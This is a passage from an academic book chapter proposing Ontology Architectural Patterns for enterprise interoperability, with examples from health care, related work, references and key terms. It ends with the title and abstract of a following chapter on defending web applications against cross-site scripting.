Layer* and the *Query & Web service Layer* imports the *Conceptual Model Layer* and import *Axiom and Rules Layer*. The *Conceptual Model Layer* is required to define this pattern and all of the other layers are optional.

Pattern Context and Usage: The LaOAP can be used when an ontology developer requires minimal coupling between various participating ontological modules (Figure 17a), maximizing their reuse especially for the core ontology model in the *Conceptual Model Layer*. The intent is that the layers of functionality build upon one another from the Conceptual Model Layer to the Query & Web Service Layer. For instance, as shown in Figure 18, the UMLS-Meta schema can be reused by multiple health care institutions ($Hospital_1$, $Hospital_2$, …,$Hospital_N$) in order to develop customized sets of mapping and axioms specific to their enterprise application on top of the shared UMLS-Meta model. LaOAP allows maximum reuse of the core conceptual model of the ontology, thereby mitigating interoperability issues.

Pattern Application and Implementation: The implementation of LaOAP employing OWL (see Figures 16c and 16f again) to represent the ontology is shown in Figure 19. Starting from the bottom of Figure 19, the *Conceptual Model Layer* holds the domain model (classes Disease, Symptom, CloudSpace, etc.), associations (hasSymptom, hasCloudSpace, etc.), and attributes (id, common-


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 18. Illustrating LaOAP using UMLS-Metathesaurus (UMLS-Meta)



Name, spaceAllocated, etc.). The *Axiom & Rule Layer* holds the first-order descriptive axioms for model entities such as the disjointness between Disease and Symptom, the spaceAllocated attribute has an integer range, etc. These axioms are defined in a new workspace by importing the ontology model from the *Conceptual Model Layer* to provide limited coupling between these two

Figure 19. Implementation of LaOAP using OWL



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

participating layers. The ontology designer can exploit this limited coupling to define multiple sets of Axioms & Rules on the same ontology conceptual model. For example, one business enterprise can define a range for the space attribute (CloudSpace class) between 2GB – 10GB, while another can define a different range between 5GB – 9GB. Note that both enterprises use the same ontology model, but can customize that from a constraint perspective.

Similarly, the enterprise can define various accepted values to ContentAllowed based on the business goals. The *Mapping Layer* holds any mappings that are relevant and/or have been loaded to the current ontology model imported from *Conceptual Model Layer*. The attribute bridge defined in the MAFRA framework (Figure 10) is used for illustrating an attribute equivalent mapping between the current Disease entity (Figure 16c) and the Illness entity from a different conceptual model. The *Terminology Layer* captures all of the instance data of the ontology model such as Asthma (instance of Disease class), High Fever (instance of Symptom class), Heart Attack (instance of Disease class), 50GB (value of space attribute), etc. The ontology model and Axiom & Rules are imported into Terminology Layer to define the required domain vocabulary. Finally, at the top of Figure 19, the *Query & Web Service Layer* can hold SPARQL query logic for interrogating the OWL conceptual model in the *Conceptual Model Layer*.

4. RELATED WORK

The work in this chapter has been influenced by a number of efforts and has ties to other work in ontology frameworks. First, in knowledge engineering, ontologies play a pivotal role in providing semantics to data, converting information into knowledge for a specific domain. To date, researchers have taken an approach to ontology patterns that implements different aspects of software design patterns (SDPs) in the domain of ontologies. The work of (Gangemi, 2005; Gangemi & Presutti, 2009) has defined Ontology Patterns (OP) and classified them into six categories: Structural OP, Correspondence OP, Content OP, Reasoning OP, Presentation OP, and Lexico-Syntactic OP. The Structural OP is equivalent to the structural SDP and further divided into Logical OP to handle the problem of expressivity and Architectural OP to affect the overall shape of the ontology either internally or externally. The Correspondence OP encompasses the Reengineering OP and provides a designer with a solution to the problem of transforming the ontology conceptual model. The Mapping OP refers to the possible semantic relations between mappable ontology model elements. Content OPs have gained priority as they solve knowledge design problems in terms of domain classes and properties, similar to Creational and Behavioral SDP. Our OAPs presented in this chapter can be positioned within the classification the six categories in (Gangemi, 2005) by placing the developed OAPs (LOAP, COAP and LaOAP) under Architectural OP, as they influence the architectural design of the ontology for an enterprise application. Our approach operates at a slightly higher level than their work which is more closely aligned to SDPs.

Second, the work on Ontology Patterns (Gangemi, 2005; Gangemi & Presutti, 2009) has proposed the Conceptual Ontology Design Pattern (CODeP) categorized as a Content OP to capture a generalized use case scenario acting as a template to solve domain knowledge design issues and offering a number of different patterns that target varied capabilities. For example, Time Indexed Participation is a CODeP that represents time indexing for the relation between persons and roles they play. The Role Task Pattern is also a CODeP representing temporary roles that objects can play, and the tasks that events/actions that are allowed to execute. The Participation Pattern is a CODeP extracted from the DOLCE ontology

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that illustrates participation relation between objects and events. The CODeP are knowledge-level abstractions that primarily influence the design of the ontology content and can be employed by OAPs to define ontology knowledge for the participating ontology models (Ontology$_1$, Figure 4; Global Ontology, Figure 12 and Layered Ontology, Figure 18). Similarly, both the paradigms CODeP and OAP provide abstractions at different levels, i.e., the former provides knowledge abstraction and the latter provide architectural abstraction.

Third, the work of (Clark, Thompson, & Porter, 2004) has proposed the concept of knowledge patterns defined as a semantic structure representing reoccurring patterns similar to SDP, but morphing the knowledge pattern entities onto domain classes instead of instantiating them. For example, a simple distribution knowledge patterns consists of a Producer P, a Switch mechanism S, and a Consumer C that are connected. This knowledge pattern is applicable to any domain model, e.g., P can represent a battery, generator, etc., S can be a common electrical switch, and C can be any electrical device such as light, heater, computer, etc. There is a close association among our LOAP and their knowledge pattern, since they are both similar to Pipes & Filters and Chain of Responsibility SDPs. However, their knowledge pattern primarily targets ontological concepts similar to CODeP for a domain across multiple enterprise applications that follows a similar knowledge structure.

Fourth, our work on a framework for ontologies has proposed extensions to the OWL framework to provide additional modeling features and introduce the concept of an ontology schema to evolve OWL to align to the UML meta-model (Saripalle, Demurjian, & Behre, 2011) with an associated software engineering process (Saripalle & Demurjian, 2012a) that elevates ontologies to be more design-oriented as opposed to instance based, allowing ontologies to be reused in an enterprise setting. As a foundation for the Ontology Architectural Patterns (OAP) in this chapter, our work (Saripalle & Demurjian, 2012) has introduced a Semantic Design Pattern defined as a modular domain knowledge pattern at the meta-model level which can be referenced while developing concrete domain models. The work in this chapter significantly extends the semantic design pattern concept to Ontology Architectural Patterns, promoting a design process for ontologies that has a much higher abstraction level than existing ontology frameworks.

Finally, there are a number of efforts underway in ontology frameworks related to Enterprise applications, where our work on OAP can be utilized to augment their approaches. The Enterprise Ontology (Uschold, 1995) project provides an approach to model ontologies at the enterprise level, and is part of a larger Enterprise Project (Uschold, 1998) that is aimed at supporting a framework to collaboratively model enterprise applications. Our work in this chapter dovetails with this effort by providing the means to define OAPs within their framework to have a higher-level modeling (OAP) not currently supported by their work. Another effort, the Toronto Virtual Enterprise (TOVE) project (Gruninger & Fox, 1995) is an enterprise model that is able to generate common sense enterprise data models that has the ability to deduce answers to common sense queries regarding the enterprise. Our work on OAP in this chapter can augment TOVE and EO enterprise projects by promoting a higher-level abstract design process for ontologies (source of enterprise application knowledge for the projects) that supports knowledge reusability through ontology modeling coupled with architectural concepts. Additionally, the concept of OAP can easily be integrated into TOVE's project lifecycle model to tackle any interoperability issues. For the field of Ontology Based Information Extraction (OBIE) (Maynard, Yankova, Kourakis, & Kokossis, 2005; Saggion, Funk, Maynard, & Bontcheva, 2007; Wimalasuriya & Dou, 2010), the construction of an application for an enterprise domain heavily relies on ontology models that capture the required domain knowledge using information and knowledge extracted from unstructured and semi-structured sources (e.g., Web, texts, data streams, etc.). Our work on OAP can provide OBIE with the ability to model

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

knowledge at a higher level of abstraction, providing another means to organize the needed knowledge into an ontology via a pattern. Similarly, in enterprise data warehousing architecture (Blechner, Saripalle, & Demurjian, 2012), ontologies play a key role of attaching semantics to the stored data for: providing meaning to information, support querying of the stored data using the shared standard concept semantics, and providing the ability to present the stored information as human readable knowledge through semantic definition. We envision that our OAP architectural pattern framework will assist ontology designers to make better ontology architectural decisions in the initial phases of the ontology life cycle process that will influence the usage of the ontology models in multiple enterprise application setting, thus primarily targeting enterprise interoperability.

5. FUTURE RESEARCH DIRECTIONS

Over the span of the last 30 years, the computing field has evolved to be more domain independent and device agnostic trending towards the development of software, database, and Web applications that are easily modified and evolved as requirements change over time. There have been many examples in computing where industry and academia have come together towards generalized solutions. The 1980s provided a transition from procedural to object-oriented languages (objective-C, Eiffel, GNU C++, AT&T C++, etc.). Standards eventually coalesced C++ into a single solution. During the same time, there was a wide (and confusing) collection of object-oriented design models with different (and often conflicting) concepts and terminology that were eventually unified into UML. The Object Management Group (OMG) took control of the standard, which included a UML meta-model and the ability to generate an XML instance of a UML design with both the content of the design and the positioning of the graphical objects in each UML diagram that was easily ported. There was a similar convergence in the database community, first on standardizing the Structure Query Language (SQL) and later in the use of XML and XMI to export/import both a database schema and the tuples themselves from one database system to another. In the late 1990s, Java came on the scene to revolutionize programming (write once, run anywhere), and today its dominance throughout computing and our daily lives is significant particular in regards to mobile devices. This history serves as a strong justification as to why there needs to be improvements in the ontology development process towards a design-oriented approach where reuse can be facilitated and interoperability can be achieved.

In order to ease structural and semantic interoperability issues among knowledge sources, we need to analyze and implement the lessons learned from software engineering, programming languages, and computing. *First*, there is definitely a lack of *commitment* and *agreement* by knowledge developers and domain experts towards a common knowledge source. This is evident in the health care domain as shown in Figure 1 and for many other domains such as e-commerce, digital collections (METS), human resource applications (HR-UML), legal applications (LegalUML), document exchange (Open Office XML), where multiple standards are developed for providing semantic knowledge on the same domain with minimal knowledge reuse. We need to strive towards a *formal standard* for knowledge sources, primarily ontologies, as they are currently the key source of knowledge semantics. This process encompasses the development of standard knowledge models and, most importantly, employing up-to-date technologies such as UML 2.0, RDF, OWL, etc. For example, many existing medical standards are implemented using outdated technologies such as XML DTDs, KIF, Frames, Semantic Networks, etc.; the future will

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

require knowledge representation frameworks to demonstrate the same evolution as UML tools and databases towards a common context.

Second, even with the existence of multiple standard models for a given domain, there would still be disagreement on the semantics on the elements defined in the standard. For example, the health care domain has various representational standards such as CCD, CCR, HL7 CDA for patient data and ontologies with similar domain interests such as SNOWMED-CT, LOINC, ICD, DSM, etc. However, these standards lack the agreement on semantics of the defined concepts; CCD and CCR store the same information in different ways and as a result infer different semantic relationships among the information that comprises a patient's medical record. Further, it is nearly impossible to take data form one vendor's EHR to another vendor's EHR since data formats and ontologies are all proprietary. We need to understand the existing standards from both structural and semantic perspectives, and define an agreed standard *meta-model* for enterprise domains with sound structure and semantics that can be utilized in a unification process. The structure and semantics for this meta-model can be defined based on existing domain model standards supplemented with additional concepts. This developed meta-model will then act as a standard framework for developing multiple standard models. For example, the UML meta-model provides a UML Profile feature which is a generic lightweight extension mechanism allowing developers to tailor the UML metamodel to domain specific requirements. The extension allows refining the standard UML semantics according to user requirements in a strictly additive manner without contradicting the defined metamodel semantics. The OMG employs this feature to define profiles (Fuentes-Fernández & Vallecillo-Moreno, 2004) in various domains such as Service oriented architecture Modeling Language (SoAML), Distributed Data Systems (DDS), Advanced and Integrated Telecommunication Services (TelcoML), etc. These UML Profiles based on the UML metamodel act as a domain specific standard metamodel with well-defined concepts from respective domains for developing multiple domain models. Thus, developing a generic or domain specific metamodel for domains such as e-commerce, human resources, legal field, medicine, finance, business, biology etc., will ease interoperability issues as the *structure* and *semantics* defined in the metamodel are well agreed among the domain experts.

Third, we need to encourage domain experts to develop and standardize *knowledge patterns* which can be referred to while developing knowledge models for specific domains. When multiple knowledge models refer to the same knowledge pattern, the semantics of the defined model can easily be understood, closing the gap for any semantic misinterpretations. As a result, knowledge patterns supplement ontology patterns and strive towards a process that emphasizes design rather than development. For example, the well-defined Task-Role CODeP proposed by Gangemi in Figure 20 in Section 4 can be referenced for developing any domain applications involving tasks (such as financial transactions, prescription writing, changes to Web services, etc.), roles (such as manager, physician, developer, etc.), object (such as currency, patient, software code), etc. Similarly, the domain experts need to develop, document, maintain, and share domain knowledge patterns for easing semantic interoperation.

CONCLUSION

This chapter has addressed a serious disconnect between ontologies for enterprise applications that are primarily focused on encoding the captured domain knowledge concepts and their respective relationships at the instance level and software-engineering-based approaches focused on developing domain models which provide abstract view of the solution employing software design patterns. The current

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

approach chosen by ontologists focuses on the development of specific instance-level ontologies to capture knowledge requirements of specific domain application but with the side effect of causing potential *structural* and *semantic interoperability* conflicts when one attempts to integrate two or more ontologies from different contexts. For two or more enterprise application that need to share data and knowledge via their respective ontologies, this is a significant roadblock to facilitate interoperation. There is a clear need to support Enterprise Interoperability (EI) particularly in regards to the interoperation of data and knowledge across multiple enterprise applications. The major premise of this chapter is that there needs to be an upgrade from an ontology development process to one that is focused on abstraction and the leveraging of design models (UML and ER) and approaches (SDPs). Through this enhanced design and modeling process, ontologies will be able to be more clearly and abstractly defined with the potential for reuse in multiple settings. The work of this chapter applied and extended the concept of SDPs in order to propose a set of Ontology Architectural Patterns (OAPs) that would provide ontologists with a significant abstraction capability to be able to more effectively design ontologies that can promote enterprise interoperability in terms of both data and knowledge.

Towards this objective, Section 2 presented background and motivation on the different ways that ontologies can be exploited in the design and development process, reviewed software design patterns, and provided a context for the work of this chapter by exploring enterprise interoperability (EI) with a particular emphasis on data and knowledge integration via ontologies. Using this as basis, in Section 3, we presented three Ontology Architectural Patterns (OAPs): the Linear Ontology Architectural Pattern (LOAP) in Section 3.1 for modeling the linear/parallel architectural arrangement of ontology models for achieving the required knowledge goal; the Centralized Ontology Architectural Pattern (COAP) in Section 3.2 which supported the definition of a centralized ontology model and its interactions with multiple local/other ontology models; and, the Layered Ontology Architectural Pattern (LaOAP) in Section 3.3 that defined a layered architectural arrangement of participating modules in the ontology model. The discussed OAPs applied concepts from structural and architectural software design patterns in order to define the three OAPs that allow ontologies to be both modeled and related to one another at a higher conceptual level. As a result, OAPs promote the design of domain knowledge semantics into a modular concept that can then yield reusable ontology models for enterprise applications to more effectively address *structural* and *semantic* enterprise interoperability. To place our work into its proper perspective, Section 4 explored related work in ontology patterns and ontology frameworks, comparing their efforts to our OAPs thereby demonstrating the inclusion of our OAPs in practice. Section 5 focused on future directions by first providing a discussion of the history of programming languages, software models, and databases, and that the standards have shaped their evolution over time. This in turn serves as a basis for discussing improvements in regards to ontology design and development to work towards a knowledge representation framework that operates in a more abstract perspective through the proposal of OAPs. While the chapter demonstrated the developed OAP in the health care domain, the work is more general in nature and applicable to interoperability issues among ontologies for, any enterprise domain. This argument was supported by providing additional and complementary examples of LOAP, COAP, and LaOAP for e-government, e-services, and e-commerce domains. If we can continue to move the ontology process to embrace a more conceptual and design level perspective, there is great potential to allow ontologies to be more easily integrated leading to an ability to share information across a domain.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Allemang, D., & Hendler, J. (2011). *Semantic web for the working ontologist: Effective modeling in RDFS and OWL* (2nd ed.). Waltham, MA: Morgan Kaufmann.

Ashburne, M., & Lewis, S. (2002). On ontologies for biologists: The gene ontology-untangling the web. In *Proceedings of the Novartis Found Symposium* (pp. 66-80). Novartis Found.

ASTM. (2003). *Standard specification for continuity of care record (CCR)*. Retrieved from www.astm.org/Standards/E2369.htm

Baader, F., McGuinness, D., Nardi, D., & Patel-Schneider, P. (2007). *The description logic handbook: Theory, implementation and applications*. New York, NY: Cambridge University Press. doi:10.1017/CBO9780511711787

Bell, M. (2008). *Service-oriented modeling: Service analysis, design, and architecture*. Hoboken, NJ: Wiley & Sons. doi:10.1109/EDOC.2008.51

Bettahar, F., Moulin, C., & Barthes, J. (2009). Towards a semantic interoperability in an e-government applications. *Electronic*. *Journal of E-Government*, *7*(3), 209–226.

Blechner, M., Saripalle, R., & Demurjian, S. (2012). Proposed star schema and extraction process to enhance the collection of contextual & semantic information for clinical research data warehouses. In *Proceedings of the 2012 International Workshop on Biomedical and Health Informatics.* Philadelphia: Academic Press.

Bodenreider, O. (2004). The unified medical language system (UMLS), integrating biomedical terminology. *Journal Nucleic Acids Research*, *32*(1), 267–270. doi:10.1093/nar/gkh061

Brauer, M., & Schubert, S. (2013). *The OpenOffice.org XML project*. Retrieved from http://www.openoffice.org/xml/

Burstein, H. M., & McDermott, V. D. (2005). Ontology translation for interoperability among semantic web services. *AI Magazine*, *26*(1), 71–82.

Charalabidis, Y., Goncalves, R. J., & Popplewell, K. (2010). Developing a science base for enterprise interoperability. In K. Popplewell, J. Harding, C. Ricardo, & R. Poler (Eds.), *Enterprise interoperability IV: Making the internet of the future for the future of enterprise* (pp. 245–254). Springer Publications. doi:10.1007/978-1-84996-257-5_23

Chen, P. (1976). The entity-relationship model: Toward a unified view of data. *ACM Transactions on Database Systems*, *1*(1), 9–36. doi:10.1145/320434.320440

Chiang, M. F., Hwang, J. C., Yu, A. C., Casper, D. S., Cimino, J. J., & Starren, J. (2006). Reliability of SNOMED-CT coding by three physicians using two terminology browsers. In *Proceedings of the 2006 AMIA Annual Symposium* (pp. 131-135). AMIA.

Clark, P., Thompson, J., & Porter, B. (2004). Knowledge patterns. In S. Staab & R. Struder (Eds.), *Handbook on ontologies* (pp. 191–207). Berlin: Springer. doi:10.1007/978-3-540-24750-0_10

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Davis, J., Harris, S., Crichton, C., Shukla, A., & Gibbons, J. (2008). Metadata standards for semantic interoperability in electronic government. In *Proceedings of the 2nd International Conference on Theory and Practice of Electronic Governance* (pp. 67-75). Academic Press.

Demurjian, S., Saripalle, R., & Behre, S. (2009). An integrated ontology framework for health information exchange. In *Proceedings of the 21st International Conference on Software Engineering and Knowledge Engineering* (pp. 575-580). Boston: Academic Press.

DSM. (2012). *DSM-5 implementation and support*. Retrieved from http://www.dsm5.org/

FIBO. (2013). *Financial report ontology*. Retrived from http://financialreportontology.wikispaces.com/home

Fonou-Dombeu, J. V., & Huisman, M. (2011). Semantic-driven e-government: Application of uschold and king ontology building methodology for semantic ontology models developments. *International Journal of Web & Semantic Technology*, *2*(4), 1–20. doi:10.5121/ijwest.2011.2401

Freeman, E., Robson, E., Bates, B., & Sierra, K. (2004). *Head first design patterns*. Sebastopol, CA: O'Reilly Media.

Fuentes-Fernández, L., & Vallecillo-Moreno, A. (2004). An introduction to UML profiles. *European Journal for the Informatics Professional*, *5*(2).

Gali, A., Chen, C. X., Claypool, K. T., & Uceda-Sosa, R. (2004). From ontology to relational databases. In S. Wang (Ed.), *ER workshops (LNCS)* (Vol. 3289, pp. 278–289). Berlin: Springer-Verlag.

Gamma, E., Helm, R., Johnson, R., & Vlissides, J. (1994). *Design patterns: Elements of reusable object-oriented software*. Boston, MA: Addison-Wesley.

Gangemi, A. (2005). Ontology patterns for semantic web content. In *Proceedings of the 4th International Semantic Web Conference* (pp. 262-276). Academic Press.

Gangemi, A., & Presutti, V. (2009). Ontology design patterns. In S. Staab & R. Struder (Eds.), *Handbook on ontologies: International handbooks on information systems* (pp. 221–243). IOS Press. doi:10.1007/978-3-540-92673-3_10

Genesereth, M. (1991). Knowledge interchange format. In *Proceedings of the 2nd International Conference on Priciples of Knowledge Representation and Reasoning* (pp. 238-249). Morgan Kaufman.

HL7 CDA R2. (2008). *HL7/ASTM implementation guide for CDA® R2 -Continuity of care document (CCD®) release 1*. Retrieved from http://www.hl7.org/implement/standards/product_brief.cfm?product_id=6

Horrocks, I. (2002). DAML+OIL: A description logic for the semantic web. *IEEE Computer Society on Data Engineering*, *25*, 4–9.

HR-XML. (2013). *HR-XML consortium*. Retrieved from http://www.hr-xml.org/

Hu, B. (2010). Semantic interoperability for financial information: A component-based approach. In *Proceedings of 3rd IEEE International Conference on Computer Science and Information Technology* (pp. 228- 232). IEEE.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ICD. (2013). *ICD-10*. Retrieved from http://www.cms.gov/Medicare/Coding/ICD10/index.html?redirect=/icd10

Janowicz, K., Scheider, S., Pehle, T., & Hart, G. (2012). Geospatial semantics and linked spatiotemporal data – Past, present, and future. *Semantic Web – Interoperability, Usability*. *Applicability*, *3*(4), 321–332.

Jardim-Goncalves, R., Grilo, A., Agostinho, C., Lampathaki, F., & Charalabidis, Y. (2013). Systematisation of interoperability body of knowledge: The foundation for EI as a science. *Special Information Systems for Enterprise Integration, Interoperability and Networking*. *Theory and Applications*, *7*(1), 7–32.

Java Ontology Editor. (1998, May 19). *Java ontology editor (JOE)*. Retrieved from http://cit.cse.sc.edu/demos/java/joe/joeBeta-jar.html

Kohler, M. (2007). *UMLS for information extraction.* (Mater's Thesis). Vienna University of Technology, Vienna, Austria.

Krauthammer, M. (2002). *Brief review of clinical vocabularies*. Retrieved from http://www.cbil.upenn.edu/Ontology/MKreview.html

Kuhn, M. (2010). Modeling vs encoding for semantic web. *Journal of Semantic Web-Interoperability, Usability*. *Applicability*, *1*(1), 11–15.

Lacy, L. (2005). *OWL: Representing information using the web ontology language*. Victoria, Canada: Trafford Publishing.

Legal, X. M. L. (2008). *Overview of the OASIS LegalXML*. Retrieved from http://www.legalxml.org/

Lenzerini, M. (2002). Data integration: A theoretical perspective. In *Proceedings of the 21st ACM SIGACT-SIGMOD-SIGART Symposium on Principles of Database Systems* (pp. 233-246). ACM.

LOC. (2012). *Standards in the library of congress*. Retrieved from http://www.loc.gov/standards/

LOINC. (2013). *Logical observation identifiers names and codes (LOINC®)*. Retrieved from http://loinc.org/

Maedche, A., Motik, B., Silva, N., & Volz, R. (2002). MAFRA - A mapping framework for distributed ontologies. In *Knowledge engineering and knowledge management: Ontologies and the semantic web (LNCS)* (Vol. 2473, pp. 235–250). Berlin: Springer. doi:10.1007/3-540-45810-7_23

Makela, T., Rommel, K., Uskonem, J., & Wan, T. (2007). *Towards a financial ontology – A comparison of e- business process standards.* Retrived from http://www.soberit.hut.fi/T-86/T-86.5161/2007/FinancialOntology_final.pdf

Maynard, D., Yankova, M., Kourakis, R., & Kokossis, A. (2005). Ontology-based information extraction for market monitoring and technology watch. In *Proceedings of the Workshop Of ESWC, End User Apects of Semantic Web*. Heraklion.

Nagarajan, M., Verma, K., Sheth, A., Miller, J., & Lathem, J. (2006). Semantic interoperability of web services – Challenges and experiences. In *Proceedings of the 4th IEEE International Conference on Web Services* (pp. 373-382). IEEE.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

OWL-S. (2004, November). *OWL-S: Semantic markup for web services*. Retrieved from http://www.w3.org/Submission/OWL-S/

Popplewell, K., Lampathaki, F., Koussouris, S., Mouzakitis, S., Charalabidis, Y., Goncalves, R., & Agostinho, C. (2012). *ENSEMBLE: Promoting future internet enterprise systems research.* Retrieved from http://www.fines-cluster.eu/fines/jm/Publications/Download-document/339-ENSEMBLE_D2.1_EISB_State_of_Play_Report-v2.00.html

Powers, S. (2003). Practical RDF. Sebastopol, CA: O' Reilly Media.

Protege. (2012). *Protege ontology editor*. Retrieved from http://www.protege.stanford.edu

Saggion, H., Funk, A., Maynard, D., & Bontcheva, K. (2007). Ontology-based information extraction for business intelligence. In *Proceedings of the 6th International Conference on Semantic Web.* IEEE.

Saripalle, R., & Demurjian, S. (2012a). Towards a hybrid ontology design and development life cycle. In *Proceedings of the 11th International Conference on Semantic Web and Web Services.* IEEE.

Saripalle, R., & Demurjian, S. (2012b). Semantic patterns using the OWL domain profile. In *Proceedings of the 2012 International Knowledge Engineering Conference* (pp. 3-9). IEEE.

Saripalle, R., Demurjian, S., & Behre, S. (2011). Towards software design process for ontologies. In *Proceedings of the 1st International Conference on Software and Intelligent Information.* IEEE.

Smith, B. A., & Ceusters, W. B. (2006). Ontology as the core discipline of biomedical informatics: Legacies of the past and recommendations for the future direction of research. In G. D. Crnkovic & S. Stuart (Eds.), *Computing, philosophy, and cognitive science*. Cambridge, UK: Cambridge Scholars Press.

SNOMED CT. (2013). *SNOMED CT® technical implementation guide*. Retrieved from http://ihtsdo.org/fileadmin/user_upload/doc/

SOAP. (2007, April). *Simple object access protocol*. Retrieved from http://www.w3.org/TR/soap/

Wimalasuriya, D. C., & Dou, D. (2010). Ontology-based information extraction: An introduction and a survey of current approaches. *Journal of Information Science*, *36*(6), 306–323. doi:10.1177/0165551509360123

WSDL. (2001, March). *Web services description language*. Retrieved from http://www.w3.org/TR/2001/NOTE-wsdl-20010315

ADDITIONAL READING

Baclawski, K., Kokar, M., Kogut, A. P., Hart, L., Smith, E. J., Letkowski, J., & Emery, P. (2002). Extending the Unified Modeling Language for ontology development. *Journal of Software and System Modeling*, *1*, 142–156. doi:10.1007/s10270-002-0008-4

Bendaoud, R., Napoli, A., & Toussaint, Y. (2005). A proposal for an Interactive Ontology Design Process based on Formal Concept Analysis. In *Proceedings of the Formal Information and Ontology System (FIOS).*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Boone, K. (2011). *The CDA book*. New York, NY: Springer. doi:10.1007/978-0-85729-336-7

D'Amore, J. D., Sittig, D. F., Wright, A., Iyengar, M. S., & Ness, R. (2011). The Promise of the CCD: Challenges and Opportunity for Quality Improvement and Population Health. In *Proceedings of the 2011 AMIA Annual Symposium* (pp. 285-294).

Davis, J., Harris, S., Crichton, C., Shukla, A., & Gibbons, J. (2008). Metadata standards for semantic interoperability in electronic government. In *Proceedings of the 2nd international conference on Theory and practice of electronic governance* (pp. 67-75).

Djurić, D., Gašević, D., & Devedžić, V. (2005). Ontology Modeling and MDA. *Journal of Object Technology*, *4*(1), 109–128. doi:10.5381/jot.2005.4.1.a3

Gomez-Porez, A. (1996). A Framework to Verify Knowledge Sharing Technology. *Expert Systems with Applications*, *11*(4), 519–529. doi:10.1016/S0957-4174(96)00067-X

Gruber, R. T. (2005). Toward Principles for design of ontologies used for knowledge sharing. *Journal of Human Computer Studies*, *43*, 90–928.

Guranio, N. (2001). Formal Ontology and Information Systems. In *Proceedings of the 1st International Conference on Foraml Ontology and Infomration System.* Trento, Itlay.

Hartmann, J., Palma, R., & Sure, Y. (2005). OMV– Ontology Metadata Vocabulary for the Semantic Web. In *Proceedings of the International Workshop on Ontology Patterns for the Semantic Web.*

Herre, H., Heller, B., Burek, P., Hoehndorf, R., Loebe, F., & Michalek, H. (2007). *General Formal Ontology (GFO), A Foundational Ontology Integrating Objects and Processes. Part I: Basic Principles. Research Group Ontologies in Medicine (Onto-Med)*. University of Leipzig.

Mazzoleni, P., Crispo, B., Sivasubramanian, S., & Bertino, E. (2008). Xacml policy integration algorithms. [TISSEC]. *ACM Transactions on Information and System Security*, 11.

Nicola, A., Missikoff, M., & Navigli, R. (2005). A Proposal for a Unified Process for Ontology building: UPON. In *Proceedings of the 16th International Conference on Database and Expert Systems Applications.*

OMIM. (2013). Retrieved from Online Mendelian Inheritance in Man: http://www.omim.org/

Trinh, Q. (2007). Semantic Interoperability Between Relational Database Systems. In *Proceedings of the 11th International Database Engineering and Applications Symposium* (pp. 208-215).

Wache, H., Vögele, T. U., Stuckenschmidt, H., Schuster, G., Neumann, H., & Hübner, S. (2001). Ontology-Based Integration of Information - A Survey of Existing Approaches. In *Proceedings of the International Workshop on Ontologies and Information Sharing* (pp. 108-117).

KEY TERMS AND DEFINITIONS

Continuity of Care Record (CCR): A document standard for health information typically used for representing data in Personal Health Records (PHR).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Electronic Health Record (EHR): An electronic health record contains all related health information, from medications to procedures, and is managed by the institution in which it is stored (e.g. hospital, private practice, clinic, etc.).

Enterprise Interoperability (EI): A field of activity with the aim to improve the manner in which enterprises, by means of information and communications technologies, interoperate with other enterprises, organizations, or with other business units, in order to conduct their business.

eXtensible Markup Language (XML): A structured language utilized for information exchange, standards and information validation via the use of schemas. Its extensibility allows developers and experts to design and implement common standards for the use across systems and domains.

Health Information Exchange (HIE): The ability to share information among health information technology systems by linking information for the same patient across multiple repositories to provide a complete health care view.

Health Language Seven Clinical Document Architecture (HL7 CDA): HL7 CDA is an XML-based markup standard intended to specify the encoding, structure and semantics of clinical documents for exchange.

Interoperability: The ability of diverse systems and organizations to work in a collaborative environment.

Resource Description Framework (RDF): RDF is as a metadata data model which is used for conceptual description or modeling of information that is implemented in web resources, using a variety of syntax notations and data serialization formats.

Software Design Patterns (SDPs): SDPs are general reusable solution to a reoccurring problem in multiple different situations with similar context without involving any application specific objects.

SPARQL Protocol and RDF Query Language (SPARQL): SPARQL is an RDF query language that will be able to retrieve and manipulate data stored in RDF/OWL format. SPARQL allows for a query to consist of triple patterns, conjunctions, disjunctions, and optional patterns.

Systematized Nomenclature of Medicine Clinical Terms (SNOMED-CT): an organized computer processable collection of medical terms providing codes, terms, synonyms and definitions covering domains such as diseases, findings, procedures, microorganisms, substances, etc.

Unified Medical Language System (UMLS): UMLS is defined as a compendium of multiple standard medical vocabularies such as ICD, LOINC, SNOMED-CT, etc., and provides a mapping structure between the integrated standards.

Web Ontology Language (OWL): The Web Ontology Language is a knowledge representation languages for defining ontologies.

This research was previously published in Revolutionizing Enterprise Interoperability through Scientific Foundations edited by Yannis Charalabidis, Fenareti Lampathaki, and Ricardo Jardim-Goncalves, pages 216-251, copyright year 2014 by Business Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 14
Countering Cross-Site Scripting in Web-Based Applications

Loye Lynn Ray
University of Maryland University College, USA

ABSTRACT

Today's dynamic web-based applications have become a normal and critical asset to an organizations business. They come with an increase in the number of web vulnerabilities and attacks. These weaknesses allow hackers to focus their attention on attacking this important information source. The most common vulnerability is cross-site scripting (XSS) and one of the Open Web Application Security project (OWASP) top ten web-threats. XSS occurs when a Web-based application allows untrusted information be accepted and sent back to a browser. Also they can execute scripts within a browser that can deface web sites, redirect users to malicious content and hijack browsers. One reason for this problem was the lack of developers understanding the causes of XSS. In this paper, the authors address the causes of XSS and countermeasures to defense against these threats.

INTRODUCTION

